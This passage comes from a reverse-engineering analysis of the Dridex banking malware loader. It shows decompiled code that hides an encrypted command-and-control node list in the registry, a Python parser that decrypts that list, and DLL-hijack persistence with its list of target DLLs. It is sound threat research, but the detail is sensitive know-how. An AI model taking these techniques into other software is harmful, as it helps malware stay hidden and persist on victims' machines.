00000000: [10][00  00  00  54][6b  b5  bb  4c][01  c5][2d  91  37  aa][01    ....Tk..L..-.7..
00000010:  bb][ad  d4  ce  d3][01  bb][17  5f  84  2c][07  09][c0  03  88    ........_.,.....
00000020:  42][01  c5][4e  52  b1  d6][0d  73][2d  0d  c7  72][01  c5][ad    B..NR...s-..r...
00000030:  b7  da  d1][01  bb][ce  77  5a  31][0d  3a][bd  b3  7e  b1][01    ......wZ1.:..~..
00000040:  bb][59  21  a4  6c][20  fb][68  a8  d5  70][04  10][83  c4  fd    .Y!.l  .h..p.....
00000050:  94][01  bb][c0  fa  c6  65][01  bb]                                ......e..
```

The first field is a marker (0x10), the second is the node list size and the rest is the list of nodes.

Sharing the node list with the core DLL

Because the decryption is not done in the loader but in the core DLL, it needs a way to share the answer content of the list command. This is why the loader uses the Windows registry `Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\%s\shellfolder` where `%s` is a CLISD built from the *unique_account* hashes with the hard-coded number 0x1c:




```
*deref_struct_at_off(&v77, v19 - 4) = 0x4F6A34B4;// software
v20 = get_heap_size(&v77);
realloc_heap(&v77, v20 + 4);
v21 = get_heap_size(&v77);
*deref_struct_at_off(&v77, v21 - 4) = 0x52375F3;// microsoft
v22 = get_heap_size(&v77);
realloc_heap(&v77, v22 + 4);
v23 = get_heap_size(&v77);
*deref_struct_at_off(&v77, v23 - 4) = 0xDB5DD9E0;// windows
v24 = get_heap_size(&v77);
realloc_heap(&v77, v24 + 4);
v25 = get_heap_size(&v77);
*deref_struct_at_off(&v77, v25 - 4) = 0x795CB255;// currentversion
v26 = get_heap_size(&v77);
realloc_heap(&v77, v26 + 4);
v27 = get_heap_size(&v77);
*deref_struct_at_off(&v77, v27 - 4) = 0xDF45F095;// explorer
v28 = get_heap_size(&v77);
realloc_heap(&v77, v28 + 4);
v29 = get_heap_size(&v77);
*deref_struct_at_off(&v77, v29 - 4) = 0xF9AD4DE6;// clsid
get_reg_path_from_hash(&v97, &v77, v12[1], 1);// 'Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID'
to_RegEnumKeyA(v101);
if ( v100 > 0 )
{
  v30 = 0;
  do
  {
    v31 = deref_struct_from_position(&v100, v30);
    to_SHDeleteKeyA(*v31);
    ++v30;
  }
  while ( v30 < v99 );
}
create_heap__(&Str, 0);
to_WideCharToMultiByte_0(&a1->username, &username);
to_make_unique_account_hash(v89, 0x1C, username);
sub_421020(v89, &unique_account_hash_1ch);
to_RtlFreeHeap_1(v89);
to_RtlFreeHeap_1(&username);
gen_CLSID__(&CLSID_unique_account_hash_1ch, unique_account_hash_1ch);
CLSID_unique_account_hash_1ch_1 = concatenate(&Str, CLSID_unique_account_hash_1ch, 0);
CLSID_unique_account_hash_1ch_2 = append__(CLSID_unique_account_hash_1ch_1, '\\');
to_decrypt_strings(&shellfolder, 1);          // 'shellfolder'
concatenate(CLSID_unique_account_hash_1ch_2, shellfolder, 0);
to_RtlFreeHeap_1(&shellfolder);
to_RegCreateKeyExW_RegOpen_0(Str, v96, 2);
```

reg_nodes_list_path

The saved data contains the **bot ID** (`7f 27`], the **node list size**, the **node list** and the scheduled tasks URI (details in the next parts):

```
00000000: [00  00  00  00][7f  27][18  01][4e  a7  86  84  7e  01  2b  49    .....'..N...~.+I
00000010:  f3  df  2e  fa  e0  2d  96  21  05  e0  63  18  e3  f7  29  8a    .....-.!..c...).
00000020:  1d  67  e4  fa  13  49  f7  c9  60  b4  06  b2  c4  1c  91  a6    .g...I..`.......
00000030:  4c  ad  94  27  d3  2e  37  75  0f  58  be  d2  5b  92  38  3a    L..'..7u.X..[.8:
00000040:  3b  49  88  92  0d  42  e8  5b  b3  35  61  32  52  23  2d  3c    ;I...B.[.5a2R#-<
00000050:  4e  0e  3b  65  05  96  f4  a6  4b  97  5c  79  f4  ef  96  4f    N.;e....K.\y...O
00000060:  27  a9  76  54  b6  7b  65  af  8f  5e  0b  02  a6  1e  52  1b    '.vT.{e..^....R.
00000070:  1a  49  eb  19  8a  f2  c0  8e  8c  37  6e  51  cf  3c  ba  62    .I.......7nQ.<.b
00000080:  f2  49  17  ea  a8  16  8c  8e  bd  10  3a  0d  ac  9c  7b  44    .I........:...{D
00000090:  42  81  5b  da  48  e9  05  c1  b5  e4  fa  eb  8c  a2  75  54    B.[.H.........uT
000000a0:  c3  75  78  03  4b  86  c3  d5  32  33  31  00  73  21  c7  02    .ux.K...231.s!..
000000b0:  21  3e  95  3b  65  77  01  1b  09  1d  5a  91  4b  33  6f  3e    !>.;ew....Z.K3o>
000000c0:  ef  f2  5f  fa  7e  38  e3  89  4c  94  7d  02  50  77  41  43    .._.~8..L.}.PwAC
000000d0:  1c  96  e7  68  9e  7e  b0  97  24  38  1f  eb  7a  46  a6  94    ...h.~..$8..zF..
000000e0:  28  f2  cf  bb  9a  7c  f7  2c  cf  df  b4  2c  b6  9c  9b  4e    (....|.,...,...N
000000f0:  97  bd  22  91  1f  1a  ec  79  ab  fe  25  fe  c1  3c  fe  fd    .."....y..%..<..
00000100:  13  1b  01  46  40  cf  42  44  d6  28  00  bc  f8  5d  f5  99    ...F@.BD.(...]..
00000110:  5c  f2  e2  7f  58  bb  c7  53  3b  e3  2d  a8  02  d1  4e  f9]   \...X..S;.-...N.
00000120: [4d  69  63  72  6f  73  6f  66  74  5c  57  69  6e  64  6f  77    Microsoft\Window
00000130:  73  5c  49  6e  73  74  61  6c  6c  53  65  72  76  69  63  65    s\InstallService
00000140:  5c  53  6d  61  72  74  52  65  74  72  79  2d  53  2d  31  2d    \SmartRetry-S-1-
00000150:  35  2d  32  31  2d  34  30  37  32  35  37  39  31  36  2d  31    5-21-407257916-1
00000160:  38  33  31  36  35  34  35  30  37  2d  32  36  34  33  30  33    831654507-264303
00000170:  36  33  36  34  2d  31  30  30  31  7c  4d  69  63  72  6f  73    6364-1001|Micros
00000180:  6f  66  74  5c  57  69  6e  64  6f  77  73  5c  57  44  49  5c    oft\Windows\WDI\
00000190:  4c  67  77  7a  6f  71  6a]                                       Lgwzoqj
```



```
create_heap(&enc_data, 0);
create_heap(data_struct_with_list, 0);
v102 = 0;
copy_append_data_struct(&enc_data, &v102, 4);
bot_id = bot_ID;
copy_append_data_struct(&enc_data, &bot_id, 2);
if ( g_list_output && !cmp_pointer_to_1(g_list_output) )
{
  list_output = g_list_output;
}
else
{
  if ( !g_list_output )
  {
    v47 = heap_create_allocate(16);
    if ( v47 )
      v48 = create_heap(v47, 0);
    else
      v48 = 0;
    g_list_output = v48;
  }
  list_output = g_list_output;
  if ( g_hardcode_flag == 1 )
  {
    make_cnc_request(&v56, 0x18F8C844, 1, 0);
    object_copy(g_list_output, &v56);
    to_RtlFreeHeap_0(&v56);
  }
  else
  {
    copy_append_data_struct(g_list_output, &first_ip + 1, *&ip_count_number);
  }
}
size_list_output[0] = get_heap_size(list_output);
copy_append_data_struct(&enc_data, size_list_output, 2);
list_output_1 = deref_struct_at_off(list_output, 0);
v6 = get_heap_size(list_output);
copy_append_data_struct(&enc_data, list_output_1, v6);
```

uncrypted_nodes_list_struct


Before writing the registry value, the original response content of the "list" command and its length are encrypted using RC4 with two random keys (0x10-byte-long) and the CRC32 code of the content is prepended:

```
00000000: [ba  3d  cc  e0][f0  e9  b3  53  b0  46  e0  d2  f2  8e  b0  7b    .=.....S.F.....{
00000010:  fb  c2  c8  8d][b2  4b  c6][93  30  d0  52  2d  92  66  de  da    .....K..0.R-.f..
00000020:  db  fd  d0  db  18  cc  7b  b2][93  ed  d6  3b  98  e6  ec  8f    ......{....;....
00000030:  84  4d  74  66  48  ab  72  7a  f8  08  f2  08  a7  4e  53  3e    .MtfH.rz.....NS>
00000040:  ce  09  f4  f9  26  93  f2  33  3b  76  db  23  df  91  90  b9    ....&..3;v.#....
00000050:  86  96  f6  3f  5b  c1  97  b8  41  32  39  ac  7e  00  94  c0    ...?[...A29.~...
00000060:  0c  35  b7  d7  96  fa  b7  57  71  07  63  09  b1  23  e4  72    .5.....Wq.c..#.r
00000070:  6c  5b  a3  72  ed  31  e8  f7  62  1e  d3  67  06  29  5c  aa    l[.r.1..b..g.)\.
00000080:  b4  dc  36  18  a8  e4  1f  b4  3a  e4  5a  a0  0b  cc  aa  ba    ..6.....:.Z.....
00000090:  b3  cc  2c  25  eb  cf  e5  b4  21  a6  e7  63  64  88  10  1a    ..,%....!..cd...
000000a0:  c7  44  03  9f  bd  87  9e  0c  98  1b  23  5a  bc  22  75  4d    .D.......#Z."uM
000000b0:  84  8c  0b  d4  c1  8a  fb  98  ec  bd  60  66  7d  05  89  7f    ..........`f}...
000000c0:  bf  3b  8c  8f  55  88  5c  59  ed  dc  bd  53  ee  8f  52  b8    .;..U.\Y...S..R.
000000d0:  24  9a  34  70  62  87  0a  64  26  83  ff  78  79  2e  2e  25    $.4pb..d&..xy..%
000000e0:  e4  8f  3a  75  ad  93  e4  52  21  7f  ba  0c  b8  25  e7  a7    ..:u...R!....%..
000000f0:  f8  7f  31  6b  e6  95  72  c5  77  e2  c5  0e  6a  19  98  2a    ..1k..r.w...j..*
00000100:  59  01  40  aa  59  d0  cd  a3  64  eb  d5  00  7d  5e  93  3b    Y.@.Y...d...}^.;
00000110:  af  e1  ad  0c  f2  01  b9  c3  dd  45  b9  15  51  f0  33  81    .........E..Q.3.
00000120:  8e  3f  54  41  c5  41  22  96  bf  88  ce  80  e4  ba  97  32    .?TA.A"........2
00000130:  6d  72  98  7f  24  42  3e  b8  63  12  9f  4c  2c  b4  73  f8    mr..$B>.c..L,.s.
00000140:  86  58  12  d6  95  d6  59  41  b5  92  c9  0d  23  62  1f  7d    .X....YA....#b.}
00000150:  65  c1  a1  b8  1d  a8  d5  ad  46  ba  9c  70  5c  9e  40  4d    e.......F..p\.@M
00000160:  21  ab  5b  a5  6e  7f  2c  d4  5e  8b  38  ef  b7  50  6b  be    !.[.n.,.^.8..Pk.
00000170:  55  4d  e0  04  22  6e  15  d2  99  d7  9f  fe  0c  f5  78  72    UM.."n........xr
00000180:  e3  d5  cf  0b  b9  08  bf  10  a7  64  38  d9  e1  0e  9b  57    .........d8....W
00000190:  9b  24  a5  00  c2  ca  e3  12  94  35  3c  74  00  49  eb  93    .$.......5<t.I..
000001a0:  41  bf  28  45  1a  bf  5d  d9  50  87  25  82  d7  1e  17  f6    A.(E..].P.%.....
000001b0:  b8  b3  4a  0b  6e  03  e6  76  2e  02  96  12  da  a9  70]        ..J.n..v......p
```

From left to right, the fields are the following:

- original content CRC32 code;
- first random RC4 key;
- length of the original content, RC4-encrypted (with the first RC4 key);
- second random RC4 key;
- original content, RC4-encrypted (with the second RC4 key).

And finally, it is RC4-encrypted again using the previous generated *unique_account* hashes with the hard-coded number 0x1c and set using **RegSetValueExA**:



```
to_RegCreateKeyExW_RegOpen_0(v62, Str, v94, 2);
to_random(&random_reg_value_1, 4, 4, 20);
random_reg_value = random_reg_value_1;
in_size_1 = get_heap_size(&in_data_1);
create_heap(v70, in_size_1);
rc4_key = CLSID_unique_account_hash_1c;
*size_key = strlen(CLSID_unique_account_hash_1c, 0x7FFFFFFF);
in_data = deref_struct_at_off(&in_data_1, 0);
in_size = get_heap_size(&in_data_1);
enc_data_1 = deref_struct_at_off(v70, 0);
rc4(rc4_key, *size_key, in_data, in_size, enc_data_1, 0, 0);
to_RegSetValueExA(v62, random_reg_value, v70, 3);
```

RegSetValueExA

The Dridex core DLL can now access the content.

Response parsing implementation

Below are functions that can be used to parse, validate and decrypt the "list" and "bot" command output:


```
from Crypto.Cipher import ARC4
from Crypto.PublicKey import RSA
from Crypto.Signature import PKCS1_v1_5
from Crypto.Hash import SHA
import gzip
import binascii
import struct


def validate_decrypt_bot(botcont, rc4k, public_key):
    # Check CRC32
    crc = binascii.crc32(botcont[4:])
    chk = struct.unpack(">I", botcont[:4])[0]
    if crc != chk:
        print("Incorrect CRC32, wrong file ?")
        return None

    # Decrypt data
    arc4 = ARC4.new(rc4k)
    data = arc4.decrypt(botcont[4:])

    # Check RSA signature
    key = RSA.importKey(public_key)
    h = SHA.new(data[0x80:])
    verifier = PKCS1_v1_5.new(key)
    if not verifier.verify(h, data[:0x80]):
        print("Incorrect signature, wrong public key?")
        return None

    return data[0x80:]


def validate_decrypt_list(content, rc4k, public_key):
    # Check CRC32
    crc = binascii.crc32(content[4:])
    chk = struct.unpack(">I", content[:4])[0]
    if crc != chk:
        print("Incorrect CRC32, wrong file?")
        return None

    # Decrypt data
    arc4 = ARC4.new(rc4k)
    data = arc4.decrypt(content[4:])

    # Check decrypted CRC32
    crc = binascii.crc32(data[4:])
    chk = struct.unpack(">I", data[:4])[0]
    if crc != chk:
        print("Incorrect CRC32, wrong key?")
        return None

    # Check RSA signature
    key = RSA.importKey(public_key)
    h = SHA.new(data[0x84:])
    verifier = PKCS1_v1_5.new(key)
    if not verifier.verify(h, data[0x04:0x84]):
        print("Incorrect signature, wrong public key?")
        return None

    # Decrypt node list length
    arc4 = ARC4.new(data[0x84:0x94])

    # Decrypt node list
    arc4 = ARC4.new(data[0x98:0xA8])
    third = arc4.decrypt(data[0xA8:])
    list_bot = gzip.decompress(third)

    # Parse node list
    ret = list()
    if list_bot[0] == 0x10:
        size = struct.unpack(">I", list_bot[1:5])[0]
        if size + 5 == len(list_bot):
            for l in range(5, len(list_bot), 6):
                j = struct.unpack(">BBBBH", list_bot[l:l+6])
                ret.append("https://%d.%d.%d.%d:%d/" % (int(j[0]), int(j[1]), int(j[2]), int(j[3]),
int(j[4])))
        else:
            print("Length error")
            return None
    else:
        print("Magic error")
        return None

    return ret
```

Persistence and execution of the core DLL

Dridex copies a random legitimate program from `C:\Windows\System32` to a new directory in `%AppData%` (randomly named) and the Dridex core DLL is copied to the same folder and renamed to one of the DLLs imported by the legitimate program. Later on, a scheduled task will run the legitimate binary and one of its DLLs will be hijacked by the Dridex core DLL. Below is a more detailed description of how this is done.

DLL hijack

First, Dridex scans `*.exe` files in `C:\Windows\System32\` and selects one binary that does not have the property to **AutoElevated**. It also enumerates imported DLLs in the binary and checks if the name of one of them matches a CRC32 whitelist:



```
if ( import_lib_list > 0 )
{
  proc_arch = selected_binary;
  arch = v10;
  do
  {
    import_lib = deref_struct_from_position(&import_lib_list, num_element_list);
    sub_421020(import_lib, &Str);
    v16 = Str;
    v17 = strlen(Str, 0x7FFFFFFF);
    v18 = crc32(v16, v17);
    to_RtlFreeHeap_1(&Str);
    lib_crc32_hash = v18 ^ 0x38BA5C7B;
    count = 0;
    while ( lib_crc32_hash != white_list_valid_dlls[count] )
    {
      if ( ++count >= 0x30 )
      {
        if ( *import_lib )
          **import_lib = 0;
        break;
      }
    }
    ++num_element_list;
  }
  while ( num_element_list < import_lib_list );
```


check_import_DLL

Below are the corresponding DLLs based on the CRC32 whitelist:

- ACTIVEDS.DLL
- APPWIZ.CPL
- CREDUI.DLL
- D3D10.DLL
- D3D10_1.DLL
- D3D9.DLL
- DPX.DLL
- DUI70.DLL
- DUSER.DLL
- DWMAPI.DLL
- DXGI.DLL
- DXVA2.DLL
- FVEWIZ.DLL
- HID.DLL
- ISCSIDSC.DLL
- ISCSIUM.DLL
- MAGNIFICATION.DLL
- MFC42U.DLL
- MFPLAT.DLL
- MMCBASE.DLL
- MSCMS.DLL
- MSSWCH.DLL
- NDFAPI.DLL
- NETPLWIZ.DLL
- NEWDEV.DLL
- OLEACC.DLL
- P2P.DLL
- P2PCOLLAB.DLL


- QUARTZ.DLL
- REAGENT.DLL
- SECUR32.DLL
- SLC.DLL
- SPP.DLL
- SQMAPI.DLL
- SRCORE.DLL
- SRVCLI.DLL
- SYSDM.CPL
- TAPI32.DLL
- UXTHEME.DLL
- VERSION.DLL
- WER.DLL
- WINBRAND.DLL
- WINMM.DLL
- WINSTA.DLL
- WMSGAPI.DLL
- WTSAPI32.DLL
- XMLLITE.DLL

When a binary with a matching imported DLL is found, the legitimate DLL export directory content replaces the missing one in the core DLL:




Member	Offset	Size	Value	Section
Export Directory RVA	00000210	Dword	00000001	Invalid
Export Directory Size	00000214	Dword	00000000	

original_core_DLL



Member	Offset	Size	Value	Section
Export Directory RVA	00000178	Dword	00007980	.text
Export Directory Size	0000017C	Dword	000003EE	


new_core_DLL_data_dir



Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00003420	0000	00007AB7	CredPackAuthenticationBufferA
00000002	00003440	0001	00007AD5	CredPackAuthenticationBufferW
00000003	000024C0	0002	00007AF3	CredUICmdLinePromptForCredenti...
00000004	000024F0	0003	00007B16	CredUICmdLinePromptForCredenti...
00000005	00002520	0004	00007B39	CredUIConfirmCredentialsA
00000006	00002550	0005	00007B53	CredUIConfirmCredentialsW
00000007	00002580	0006	00007B6D	CredUIInitControls
